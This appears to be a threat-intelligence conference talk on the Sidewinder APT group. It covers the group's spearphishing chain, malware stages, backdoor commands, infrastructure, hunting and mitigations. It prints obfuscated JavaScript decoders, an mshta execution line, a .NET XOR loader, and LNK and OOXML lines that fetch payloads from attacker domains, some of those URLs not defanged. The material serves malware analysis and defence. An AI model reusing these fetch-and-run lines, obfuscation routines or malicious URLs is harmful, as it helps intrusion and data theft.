SIDEWINDER UNCOILS TO STRIKE

Noushin Shabab
Senior Security Researcher @kaspersky GReAT

About me

NOUSHIN SHABAB

Senior Security Researcher
kaspersky GReAT

- 6 years with Kaspersky
- 10+ years in Cyber security

- Reverse Engineering
- Threat Intelligence
- Targeted attack investigations
- Technical Trainings

Agenda

- Introduction to the threat actor
- Infection vector
- Malware components
- Infrastructure
- Attack investigation + Mitigation
- Conclusion


Sidewinder threat actor

- Also known as RattleSnake, T-APT-04
- Active since at least 2012. We first reported on the group's activities in January 2018.
- Main target profiles are Police, Military, Maritime, Navy, Foreign Affairs, Scientific and defence organizations, Aviation, IT and law
- Central Asian countries, mostly in Pakistan, Bangladesh, Sri Lanka and Nepal.
- More recent victims in Europe, Middle East, Asia, Africa and other regions sometimes related to the department of foreign affairs of the victim countries

Sidewinder threat actor


- Close to a thousand new attacks in the past two years
- Hundreds of domains and subdomains used as download and command and control servers
- Relatively high level of sophistication with many techniques to stay undetected
  - Multiple obfuscation techniques
  - Encryption with unique keys for each malware sample
  - Multi-layer malwares
  - Memory-resident malwares
  - Splitting malicious URLs into different attack components

Infection chain



Delivery

struct StringData RELATIVE_PATH	..\..\..\Windows\System32\cftmo.exe
struct StringData WORKING_DIR	%windir%
struct StringData COMMAND_LINE_ARGUMENTS	http://mofa.gov.pk.cdn-edu.net/images/9DC703DC/-1/2123/eb7768d4/ea06295
struct StringData ICON_LOCATION	%SystemRoot%\system32\SHELL32.dll



No. XIV/Admin./SD, **Dated. Dec 12, 2021**

Dear Respected Officials,

Please accept our most sincere apologies for the inconvenience you experienced for the delivery of the wrong email. We are deeply sorry and the previous mail may please be treated as null and void.

Due to staff mistake, we regret any inconvenience caused by the mail.

Respectfully,

```
<Relationship Id="fid990" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject"
Target="HtTps://paknavy.edu-cx.org/2862/1/35022/2/0/0/0/m/files-5c23f212/file.rtf" TargetMode="External"/>
```

First Stage JS

- Collect list of AntiVirus products using WMI
- Decrypt and load a .NET payload from a serialized stream using ActiveX objects
- Decrypt attacker's server address and prepare two URLs to pass on to the .NET payload

- URL to send collected information to the server
- URL to download next stage malware from the server

First Stage JS obfuscation - 2021

```
function kbSL(str) {
    var b64 = "SDXyGWMe3g7TvkhnKupwOiArjbQd65LVftYCRUqZ2xFP1a0NJHoEBz4sIlm8c9+/=";
    var b, result = "",
        r1, r2, i = 0;
    for (; i < str.length;) {
        b = b64.indexOf(str.charAt(i++)) << 18 | b64.indexOf(str.charAt(i++)) << 12 |
            (r1 = b64.indexOf(str.charAt(i++))) << 6 | (r2 = b64.indexOf(str.charAt(i++)));

        result += r1 === 64 ? GuhxcA(b >> 16 & 255) :
            r2 === 64 ? GuhxcA(b >> 16 & 255, b >> 8 & 255) :
            GuhxcA(b >> 16 & 255, b >> 8 & 255, b & 255);
    }
    return result;
```

```
function pkFAZId (key, bytes){
    var res = [];
    for (var i = 0; i < bytes.length; ) {
        for (var j = 0; j < key.length; j++) {
            res.push(GuhxcA((bytes.charCodeAt(i)) ^ key.charCodeAt(j)));
            i++;
            if (i >= bytes.length) {
                j = key.length;
            }
        }
    }

    return res.join("")
    }
function YSlyYnQh(bsix){
            return pkFAZId(keeee,kbSL(bsix))
            }
            var keeee = pkFAZId("fZFk",kbSL("SCa+XW"+"lC6U3="));
```

First Stage JS obfuscation - 2022

```
function ADDON_URL2PNGIterateesPages(str) {
    var chars = str.split('');
    chars = chars.reverse();
    return chars.join('');
}

function A710MOUSEDOWN_DISMISSIfError(str, l) {
    var chars = str.split('');
    for (var i = 0; i < chars.length - (chars.length % l); i += l) {
        var temp = chars.slice(i, i + l);
        temp = temp.reverse();
        for (var j = 0; j < l; j++) {
            chars[i + j] = temp[j];
        }
    }
    return chars.join('');
}

function unicodeTHREEUniqueID(str) {
str = A710MOUSEDOWN_DISMISSIfError(str, 2);
    str = ADDON_URL2PNGIterateesPages(str);
    return str;
}

function divProducesMore(str) {
    str = A710MOUSEDOWN_DISMISSIfError(str, 3);
    return str;
}

function wouldUpdate_user_groupPkg_event(str) {
str = A710MOUSEDOWN_DISMISSIfError(str, 2);
    str = A710MOUSEDOWN_DISMISSIfError(str, 5);
    return str;
}

function reloadingResponseXMLMaps(str) {
str = A710MOUSEDOWN_DISMISSIfError(str, 2);
    return str;
}
```

```
function reloadedSetAdapterStreams(str, key) {
    this.str = str;
    this.key = key || 8;
}
reloadedSetAdapterStreams.prototype.toString = function () {
    var chars = this.str.split('');
    for (var i = 0; i < chars.length; i++) {
        var c = chars[i].charCodeAt(0);
        chars[i] = AU_arrayBuf(((chars[i].charCodeAt(0) - 32 + this.key) % 94) + 32);
    }
    return chars.join('');
};

function dataFilterLineDisabled(str, key) {
    this.str = str;
    this.key = key || 18;
}
dataFilterLineDisabled.prototype.toString = function () {
    return eval(unicodeTHREEUniqueID("()ngriStto).y)kes.hi tr,sts.hi(tmseatrrSteapAdetdSdeoael rew(n"));
};

function publishResourceExpirationFtp(str, key) {
    this.str = str;
    this.key = key || 33;
}
publishResourceExpirationFtp.prototype.toString = function () {
    return eval(wouldUpdate_user_groupPkg_event("w neF(tadaerltDineLiblsahi(tedsts.hi tr,kes.ti).y)riStno(g)"));
};
```

.NET downloader

Program

```
81      }
82
83      // Token: 0x06000004 RID: 4 RVA: 0x000022E0 File Offset: 0x000004E0
84      public void Work(string IteratorStrategySingleInstance, string InterpreterIteratorInterpreterPut, string CaptureStrateg
85      {
86          bool flag = false;
87          bool flag2 = false;
88          bool flag3 = false;
89          if (InterpreterIteratorInterpreterPut.IndexOf("aspers", 0, StringComparison.OrdinalIgnoreCase) != -1)
90          {
91              flag = true;
92          }
93          else if (InterpreterIteratorInterpreterPut.IndexOf("avast", 0, StringComparison.OrdinalIgnoreCase) != -1)
94          {
95              flag2 = true;
96          }
97          else if (InterpreterIteratorInterpreterPut.IndexOf("avg", 0, StringComparison.OrdinalIgnoreCase) != -1)
98          {
99              flag3 = true;
100         }
101         try
```

```
mshta.exe \"javascript:WshShell = new ActiveXObject(\"WScript.Shell\");WshShell.Run(\"\\\"" +
text.Replace("\\", "\\\\") + "\\\"\", 1, false);window.close()\"");
```

.NET Installer

```
private static string xKey = "34j1p3l2fzr";
private string instfolder = "`M\u0004R6Z\0W\u0015ZR\u0013\u0014J\u0011P\u0013L\u0012FZR\u0013\u0014J\u0011P\u0013L\
private string domain = "[@\u001EA\u0003\tC\u001D\u0005\u001E\u001C\u001EG\u0005A^]\tFFZR\u0013\u0014J\u0011P\u001
private string regkey = "`M\u0004RP\u0013L\u0012FZR\u0013\u0014J\u0011P\u0013L\u0012FZR\u0013\u0014J\u0011P\u0013
```


- Create malware specific directory
  - Rekeywiz.exe
  - DUser.dll
  - %random%.tmp
  - rekeywiz.exe.config
- Create persistence
  - creating a subkey under the Run registry key for the copied rekeywiz.exe

Backdoor Loader - DUser.dll

```
static BridgeNullClassEncapsulatedDynamic()
{
  byte[] algorithmChainSingle = BridgeNullClassEncapsulatedDynamic.GetAlgorithmChainSingle(
  byte[] TemplateMediatorCompositeData = new byte[algorithmChainSingle.Length - 32];
  BridgeNullClassEncapsulatedDynamic.ChainCompositeAdapterInstance( ObjectObjectEncapsulatedDecora
  for (int index = 0; index < TemplateMediatorCompositeData.Length; ++index)
    TemplateMediatorCompositeData[index] ^= algorithmChainSingle[index % 32];
  BridgeNullClassEncapsulatedDynamic.PutCompositeClassDynamic = BridgeNullClassEncapsulated
}
```

- Decrypt the final payload from an encrypted file %random%.tmp
- Load the final payload in memory

Final Backdoor



Beginning of the configuration block before decryption

```
00000000: 3c04 f882 a329 7190 6642 f771 046f 7cf6  <....)q.fB.q.o|.
00000010: 17ee df9c b1bb 9569 42bc 9e29 c755 0ef4  .......iB..).U..
00000020: 3d1a ddf2 d146 16e2 072f 9310 700e 59aa  =....F.../..p.Y.
00000030: 4bbd a6f2 d2fd fc05 27cf c275 942c 6097  K.......'..u.,`.
00000040: 2e21 99f2 d34d 10e4 0767 ab2d 5716 1295  .!...M...g.-W...
00000050: 538f ab9c 719c 9c69 2256 9e29 c654 0ff3  S...q..i"V.).T..
00000060: 3c04 f886 8d4d 1ef3 636c 931e 6717 78d8  <....M..cl..g.x.
00000070: 6f82 ac99 9fc3 f91a 3ab8 b059 a333 0ada  o.......:..Y.3..
00000080: 4c74 8c87 8d59 01e4 1ec2 61e9 046f 7cf6  Lt...Y....a..o|.
```

Beginning of the configuration block after decryption

```
00000000: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000010: 0000 0000 0000 0000 0000 0000 0000 0000  ................
00000020: 011e 2570 726f 6772 616d 6461 7461 255c  ..%programdata%\
00000030: 5c53 796e 6346 696c 6573 5c5c 5379 6e63  \SyncFiles\\Sync
00000040: 1225 6170 7064 6174 6125 5c5c 5379 6e63  .%appdata%\\Sync
00000050: 4461 7400 c027 0900 60ea 0000 0101 0107  Dat..'..`.......
00000060: 0000 0004 2e64 6f63 052e 646f 6378 042e  .....doc..docx..
00000070: 786c 7305 2e78 6c73 7804 2e70 6466 042e  xls..xlsx..pdf..
00000080: 7070 7405 2e70 7074 7880 9698 0000 0000  ppt..pptx.......
```

Final Backdoor

Command	Description
1	Collect System Info
2	Collect File Listing
3	Collect Selected Files
4	Update Configuration block
5	Update Command and Control Server address
6	Set a flag to upload collected files to the server
7	Update the list of file extensions to collect
8	Update the maximum upload file size
9	Receive path of a file to upload
10	Save the configuration block

Infrastructure

In total this APT actor has been using more than 400 domains and subdomains for their attacks in the past two years

The first stage domains were used for different purposes:

- URLs to download the first stage malware used in spearphishing modules like the LNK files and the OOXML files
- URLs used to send collected information by first stage malware embedded and decrypted by the first-stage JavaScript
- URLs used to download the second stage

Infrastructure

Purpose of the URL	URL
Download first stage malware	https://fbr.pak-web[.]com/14548/1/16870/2/0/0/1815655910/vuTtLOZN0Eh5LxC3PjCAJ6UJopAARgauKlg6MNXL/files-bf50b0a2/hta
Download second stage malware	https://fbr.pak-web[.]com/14548/1/16870/3/3/1/1815661340/vuTtLOZN0Eh5LxC3PjCAJ6UJopAARgauKlg6MNXL/files-6cbf9a8d/1/cuui
Download second stage malware	hxxps://paknavy.edu-cx[.]org/2862/1/35022/3/1/1/1819783166/K9A664sk47UzB3YDtyjAJOOVIJ6B6ADQqRxDZwKL/files-bb2bcce3/0/
Send collected security software module names	https://fbr.pak-web[.]com/14548/1/16870/3/3/0/1815661123/vuTtLOZN0Eh5LxC3PjCAJ6UJopAARgauKlg6MNXL/files-e7478a96/0/data?d=

Infrastructure

Purpose of the URL	URL
Download first stage malware (from an LNK file)	http://www.d01fa[.]net/images/D817583E/16364/11542/f2976745/966029e
Download first stage malware (from an OOXML file)	http://www-geneva-pk.gov-mil[.]cn/images/0FFEBB6D/21684/1842/ac5ba158/rosto
Download second stage malware (from an RTF file)	hxxp://mofa.gov.pk.cdn-edu[.]net/images/7F4EC1A9/34793/2196/440b9f6e/main.file.rtf

Infrastructure

Command and Control domains

- These domains have been used in the final stage of the attacks. The URLs used for C2 communications for these domains are split into two parts:
  - The Installer module contains the first part of the URL which is the C2 server domain name in encrypted form.
  - The second half of the URL is encrypted inside the second stage HTA module.

Investigation

HUNTING

- Look for new samples from known modules
  - AV verdicts
  - Yara rules
- Look for patterns in malicious URLs
  - AV detections
  - Network logs
  - VT search

Investigation

ANALYSIS

- Extract malicious components
  - Automate extracting JS scripts from document files
  - Deobfuscate JS scripts
    - Use an off-the-shelf tool
    - Write your own deobfuscator
  - Decrypt embedded .NET modules with your own decryptor

Investigation

ANALYSIS

- Extract final C2 addresses
  - Do all the previous steps and collect the final backdoor components (Installer module in our case)
  - The final backdoor/installer modules were less than 1/100 of the number of unique first stage malwares
  - Write a script to decrypt the final C2 address

Mitigation

- Up-to-date MS Office to stop the attack at entrypoint
- Customized settings on applications
- Application whitelisting to stop malicious components to execute
- Network detection rules to detect download/C2 communication
- Advanced security products to detect memory-resident malwares

Conclusion

- Traditionally quite niche target profile which seems to be expanding

- Significantly larger number of attacks compared to many other threat actors we have been tracking

- Extremely persistent with multiple attempts to compromise each victim with newly compiled malwares and new registered domains

- Relatively high level of sophistication with many techniques to stay undetected

Let’s talk!

Twitter: NoushinShbb

Keybase: nshn